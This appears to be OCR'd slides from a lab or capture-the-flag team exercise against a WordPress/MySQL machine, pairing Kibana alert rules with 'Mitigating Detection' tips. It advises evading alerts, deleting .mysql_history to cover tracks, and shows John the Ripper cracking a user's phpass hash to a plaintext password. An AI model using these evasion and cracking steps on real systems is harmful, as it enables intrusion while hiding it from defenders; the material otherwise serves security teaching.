
- The following alert was configured in Kibana:
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
  - It measures HTTP errors, such as 401 Unauthorized error
  - Triggers when there are over 400 HTTP responses in a 5 minute period

Mitigating Detection

- The same exploit could be executed without triggering the alarm by not sending numerous HTTP request in a short time frame
- An attacker could cover their tracks by locating and deleting **.mysql_history file**



```
michael@target1:~$ ls -a
.    .bash_history  .bashrc          .profile
..   .bash_logout   .mysql_history   .ssh
michael@target1:~$ nano .mysql_history
```



```
  GNU nano 2.2.6            File: .mysql_history

wordpress;
showtables;
use wordpress;
show tables;
DESCRIBE wp_users
use wordpress
show tables;
describe wp_users;
describe wp_usermeta;
describe wp_options;
wp post;
show tables;
describe wp_posts;
select * from wp_posts;
show tables
show tables;
show tables show tables;
show tables;
select * from wp_users;

                              [ Read 19 lines ]
^G Get Help  ^O WriteOut  ^R Read File^Y Prev Page^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^V Next Page^U UnCut Tex^T To Spell
```


Stealth Exploitation of MySQL Hashed Password

Monitoring Overview


- The following alert was configured in Kibana:
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
  - It measures system CPU processes
  - Threshold fires at 0.5 every 5 minutes

Mitigating Detection

- The same exploit could be executed without triggering the alarm by not creating wp_hashes.txt file and not running John the Ripper on Michael’s computer
- An alternative software like Hashcat could be used instead of John the Ripper since it can be run on GPU



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:14:02  3/3 0g/s 3943p/s 7884c/s 7884C/s aseedie..adrutes
pink84           (steven)
```



163 hits

Jul 26, 2022 @ 00:00:00.000 - Jul 26, 2022 @ 12:00:00.000 — Second Scaled to 5 minutes


Stealth Exploitation of Sudo Privilege Escalation

Monitoring Overview

- The following alert for Privilege escalation was configured in Kibana:

  WHEN count( ) GROUPED OVER top 3 ‘system.auth.sudo.command’ is ABOVE 1 FOR THE LAST 5 minutes
- This measures the amount of times an error.code is indicated
- Triggered when there is an **system.auth.sudo.command** > 1

Query within the filebeat-* index



Name: Privilege Escalation

Indices to query: filebeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 5 minutes

Match the following condition

